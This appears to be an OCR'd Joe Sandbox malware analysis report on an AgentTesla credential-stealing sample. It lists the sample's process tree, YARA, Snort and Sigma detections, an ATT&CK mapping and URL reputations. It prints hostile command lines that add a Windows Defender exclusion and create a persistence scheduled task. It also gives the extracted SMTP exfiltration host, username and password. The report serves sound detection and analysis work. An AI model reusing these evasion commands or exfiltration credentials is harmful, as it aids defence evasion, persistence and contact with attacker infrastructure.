ID: 780470
Sample Name:
SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
Cookbook: default.jbs
Time: 07:28:24
Date: 09/01/2023
Version: 36.0.0 Rainbow Opal

Table of Contents

Copyright Joe Security LLC 2023


Windows Analysis Report

SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
Analysis ID:	780470
MD5:	2112c4250ecc0e..
SHA1:	d461254520a55e.
SHA256:	72583f44847a71..
Tags:	exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an i…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: Scheduled temp fil…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe (PID: 3328 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe MD5: 2112C4250ECC0EB222C210B36F5617B2)
  - powershell.exe (PID: 4804 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4888 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 1592 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\xNkbicnVQzo" /XML "C:\Users\user\AppData\Local\Temp\tmp39E8.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5100 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe (PID: 3300 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe MD5: 2112C4250ECC0EB222C210B36F5617B2)
- xNkbicnVQzo.exe (PID: 5984 cmdline: C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe MD5: 2112C4250ECC0EB222C210B36F5617B2)
  - schtasks.exe (PID: 2040 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\xNkbicnVQzo" /XML "C:\Users\user\AppData\Local\Temp\tmp726D.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3912 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - xNkbicnVQzo.exe (PID: 3832 cmdline: C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe MD5: 2112C4250ECC0EB222C210B36F5617B2)
  - xNkbicnVQzo.exe (PID: 4768 cmdline: C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe MD5: 2112C4250ECC0EB222C210B36F5617B2)
  - xNkbicnVQzo.exe (PID: 1968 cmdline: C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe MD5: 2112C4250ECC0EB222C210B36F5617B2)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Host": "mail.richenqtex.me",
  "Username": "sendo@richenqtex.me",
  "Password": "Sys,N@GQ?nIG"
}
```


Copyright Joe Security LLC 2023

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.390936321.0000000003111000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.339815730.0000000002E01000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000006.00000002.396734032.0000000004A72000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.396734032.0000000004A72000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000006.00000002.396734032.0000000004A72000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x786e2:$a13: get_DnsResolver • 0xaef02:$a13: get_DnsResolver • 0xe5522:$a13: get_DnsResolver • 0x76dd7:$a20: get_LastAccessed • 0xad5f7:$a20: get_LastAccessed • 0xe3c17:$a20: get_LastAccessed • 0x79110:$a27: set_InternalServerPort • 0xaf930:$a27: set_InternalServerPort • 0xe5f50:$a27: set_InternalServerPort • 0x79445:$a30: set_GuidMasterKey • 0xafc65:$a30: set_GuidMasterKey • 0xe6285:$a30: set_GuidMasterKey • 0x76ee9:$a33: get_Clipboard • 0xad709:$a33: get_Clipboard • 0xe3d29:$a33: get_Clipboard • 0x76ef7:$a34: get_Keyboard • 0xad717:$a34: get_Keyboard • 0xe3d37:$a34: get_Keyboard • 0x782dc:$a35: get_ShiftKeyDown • 0xaeafc:$a35: get_ShiftKeyDown • 0xe511c:$a35: get_ShiftKeyDown
Click to see the 21 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.xNkbicnVQzo.exe.4ab87b0.13.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.xNkbicnVQzo.exe.4ab87b0.13.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
6.2.xNkbicnVQzo.exe.4ab87b0.13.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32c74:$s10: logins • 0x326ee:$s11: credential • 0x2e939:$g1: get_Clipboard • 0x2e947:$g2: get_Keyboard • 0x2e954:$g3: get_Password • 0x2fd1c:$g4: get_CtrlKeyDown • 0x2fd2c:$g5: get_ShiftKeyDown • 0x2fd3d:$g6: get_AltKeyDown
6.2.xNkbicnVQzo.exe.4ab87b0.13.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x30132:$a13: get_DnsResolver • 0x2e827:$a20: get_LastAccessed • 0x30b60:$a27: set_InternalServerPort • 0x30e95:$a30: set_GuidMasterKey • 0x2e939:$a33: get_Clipboard • 0x2e947:$a34: get_Keyboard • 0x2fd2c:$a35: get_ShiftKeyDown • 0x2fd3d:$a36: get_AltKeyDown • 0x2e954:$a37: get_Password • 0x2f487:$a38: get_PasswordHash • 0x30594:$a39: get_DefaultCredentials
7.0.SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 45 entries				

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Scheduled temp file as task from temp location

Snort Signatures

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41	
Timestamp:	192.168.2.4162.0.229.41496975872840032 01/09/23-07:29:53.813874
SID:	2840032
Source Port:	49697
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41	
Timestamp:	192.168.2.4162.0.229.41496985872839723 01/09/23-07:30:21.665979
SID:	2839723
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41	
Timestamp:	192.168.2.4162.0.229.41496975872851779 01/09/23-07:29:53.813874
SID:	2851779
Source Port:	49697
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41	
Timestamp:	192.168.2.4162.0.229.41496975872030171 01/09/23-07:29:53.813753
SID:	2030171
Source Port:	49697
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41	
Timestamp:	192.168.2.4162.0.229.41496985872851779 01/09/23-07:30:21.666112
SID:	2851779
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41	
Timestamp:	192.168.2.4162.0.229.41496975872839723 01/09/23-07:29:53.813753
SID:	2839723
Source Port:	49697
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41	
Timestamp:	192.168.2.4162.0.229.41496985872840032 01/09/23-07:30:21.666112
SID:	2840032
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.4 - Destination IP: 162.0.229.41

Timestamp:	192.168.2.4162.0.229.41496985872030171 01/09/23-07:30:21.665979
SID:	2030171
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information

Yara detected AgentTesla

Copyright Joe Security LLC 2023

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 1 Process Injection	1 1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	1 Credentials in Registry	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Software Packing	NTDS	1 Process Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Masquerading	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe	35%	ReversingLabs	Win32.Trojan.Strictor	
SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe	39%	ReversingLabs	Win32.Trojan.Strictor	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.richenqtex.me	1%	Virustotal		Browse

Copyright Joe Security LLC 2023

URLs

Source	Detection	Scanner	Label	Link
http://www.carterandcone.comn-u	0%	URL Reputation	safe	
http://www.tiro.comnt	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.urwpp.de.	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.founder.com.cn/cnBF	0%	Avira URL Cloud	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.urwpp.deFT	0%	URL Reputation	safe	
http://www.urwpp.deFT	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.urwpp.detu	0%	Avira URL Cloud	safe	
http://www.tiro.comJ	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.zhongyicts.com.cnl	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.urwpp.deo	0%	URL Reputation	safe	
http://mail.richenqtex.me	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.htmle	0%	URL Reputation	safe	
http://fontfabrik.comP:J	0%	Avira URL Cloud	safe	
http://https://NjVtaBaDv55.com	0%	Avira URL Cloud	safe	
http://https://NjVtaBaDv55.comT	0%	Avira URL Cloud	safe	
http://AMSNRC.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.richenqtex.me	162.0.229.41	true	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Copyright Joe Security LLC 2023

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.detu	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305311683.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305336043.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000007.00000002.573008475.000000003251000.00000004.00000800.00020000.00000000.sdmp, xNkbicnVQzo.exe, 0000000C.00000002.572689825.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.carterandcone.comn-u	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303223308.000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.comnt	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303410799.000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.comJ	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303410799.000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302925727.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303410799.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.com	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303223308.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303178535.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnBF	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302888811.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302982998.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302925727.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302731059.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302778412.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
